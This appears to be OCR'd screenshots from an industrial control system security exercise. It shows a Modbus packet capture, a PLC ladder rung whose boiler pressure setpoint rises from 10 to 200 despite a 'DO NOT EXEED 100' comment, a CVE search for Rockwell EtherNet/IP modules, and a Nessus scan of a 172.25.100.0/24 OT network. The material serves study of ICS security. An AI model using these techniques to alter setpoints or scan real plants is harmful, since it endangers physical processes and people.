▸ Internet Protocol Version 4, Src: 172.25.100.21, Dst: 172.25.100.222
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 60316, Seq: 1, Ack: 13, Len: 11
▸ Modbus/TCP
▾ Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 4]
    [Time from request: 0.003784661 seconds]
    Byte Count: 2
  ▾ Register 10 (UINT16): 34
      Register Number: 10
      Register Value (UINT16): 34
```

```
0000  00 0c 29 2a d2 0f 00 20  4a 64 1d 3f 08 00 45 00   ··)*·· ·Jd·?··E·
0010  00 3f 52 7a 40 00 40 06  c7 18 ac 19 64 15 ac 19   ·?Rz@·@· ····d···
0020  64 de 01 f6 eb 9c e5 c7  9d 90 b3 40 23 2b 80 18   d······· ···@#+··
0030  01 fd 13 f8 00 00 01 01  08 0a b0 6e db 82 5e 8f   ········ ···n··^·
0040  e8 ad 00 01 00 00 00 05  01 03 02 00 22            ········ ····"
```



Path: AB_ETHIP-1\172.25.100.11\Backplane\0

Value between 0 an 100%

DO NOT EXEED 100!!


0

MOV
Move
Source Boiler2_PressureSetpoint
10
Dest Boiler2_ControlPoint
10

1

test

(End)



Path: AB_ETHIP-1\172.25.100.11\Backplane\0

Value between 0 an 100%

DO NOT EXEED 100!!

0

MOV
Move
Source Boiler2_PressureSetpoint
200
Dest Boiler2_ControlPoint
200

1

test

(End)

CVE Details

The ultimate security vulnerability datasource

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) View CVE

Log In Register

Vulnerability Feeds & Widgets New www.itsecdb.com

- Home

Browse :
- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :
- CVSS Score Report
- CVSS Score Distribution

Search :
- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :
- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :
- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :
- NVD Website
- CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

1756-en2t ✕

About 5 results (0.17 seconds)

Rockwellautomation **1756-en2t** Series D Firmware : CVE security ...
https://www.cvedetails.com/.../Rockwellautomation-**1756-en2t**-Series-D- Firmware.html?...
Rockwellautomation **1756-en2t** Series D Firmware security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Rockwellautomation **1756-en2t** Series D Firmware : List of security ...
https://www.cvedetails.com/.../Rockwellautomation-**1756-en2t**-Series-D- Firmware.html
Security vulnerabilities of Rockwellautomation **1756-en2t** Series D Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details ...


Rockwellautomation **1756-enbt** : List of security vulnerabilities
https://www.cvedetails.com/...list/.../Rockwellautomation-**1756-enbt**.html
Security vulnerabilities of Rockwellautomation **1756-enbt** : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

Rockwellautomation : Security vulnerabilities
https://www.cvedetails.com/vulnerability-list/.../Rockwellautomation.html
Rockwell Automation EtherNet/IP products; **1756-ENBT**, 1756-EWEB, 1768- ENBT, and 1768-EWEB communication modules; CompactLogix L32E and L35E ...

Windriver Vxworks : List of security vulnerabilities
https://www.cvedetails.com/vulnerability-list/.../Windriver-Vxworks.html
The WDB target agent debug service in Wind River VxWorks 6.x, 5.x, and earlier, as used on the Rockwell Automation **1756-ENBT** series A with firmware 3.2.6 ...

Search for **1756-en2t** on Google

ENHANCED BY Google




Have you ever thought about AI and future of security?
Now our AI Network calculates severity score of vulnerabilities! 0 - CVSS Score 0.2 - AI Vulners Score

Multiple Web Server Dangerous HTTP Method DELETE
1994-01-01 00:00:00

ID OSVDB:5646
Type osvdb
Reporter OSVDB
Modified 1994-01-01 00:00:00


Description

Vulnerability Description



New Scan / Advanced Scan
‹ Back to Scan Templates

Name: REQUIRED
Description:
Folder: My Scans
Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com REQUIRED
Upload Targets: Add File




Name: Advanced ICS Network Scan

Description:

Folder: My Scans

Targets: 172.25.100.0/24

Upload Targets: Add File



Remote Host Ping

Ping the remote host ON

General Settings

☑ Test the local Nessus host

This setting specifies whether the local Nessus host should be scanned when it falls within

□ Use fast network discovery

If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests

Ping Methods

☑ ARP

☑ TCP

Destination ports: built-in

☑ ICMP

□ Assume ICMP unreachable from the gateway means the host is down

Maximum number of retries: 2


□ UDP

Fragile Devices

□ Scan Network Printers

□ Scan Novell Netware hosts

☑ Scan Operational Technology devices



Web Application Settings

Scan web applications: ON

General Settings

Use a custom User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5

Web Crawler


Start crawling from: /

Excluded pages (regex): /server_privileges\.php|logout

Maximum pages to crawl: 1000

Maximum depth to crawl: 6

□ Follow dynamically generated pages




General Settings

☑ Request information about the SMB Domain


User Enumeration Methods

☑ SAM Registry

☑ ADSI Query



□	Name	Schedule	Last Modified ▾
□	**Advanced ICS Network Scan**	**On Demand**	**Today at 12:49 PM**




□	Host	Vulnerabilities ▾
□	172.25.100.202	2 8 74
□	172.25.100.201	2 8 73
□	172.25.100.212	3 11 54
□	172.25.100.210	3 62
□	172.25.100.105	63
□	172.25.100.110	61
□	172.25.100.100	57
□	172.25.100.203	4 2 3 38
□	172.25.100.220	6 3 28
□	172.25.100.222	37

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 12:53 PM
End:	Today at 1:04 PM
Elapsed:	11 minutes

Vulnerabilities

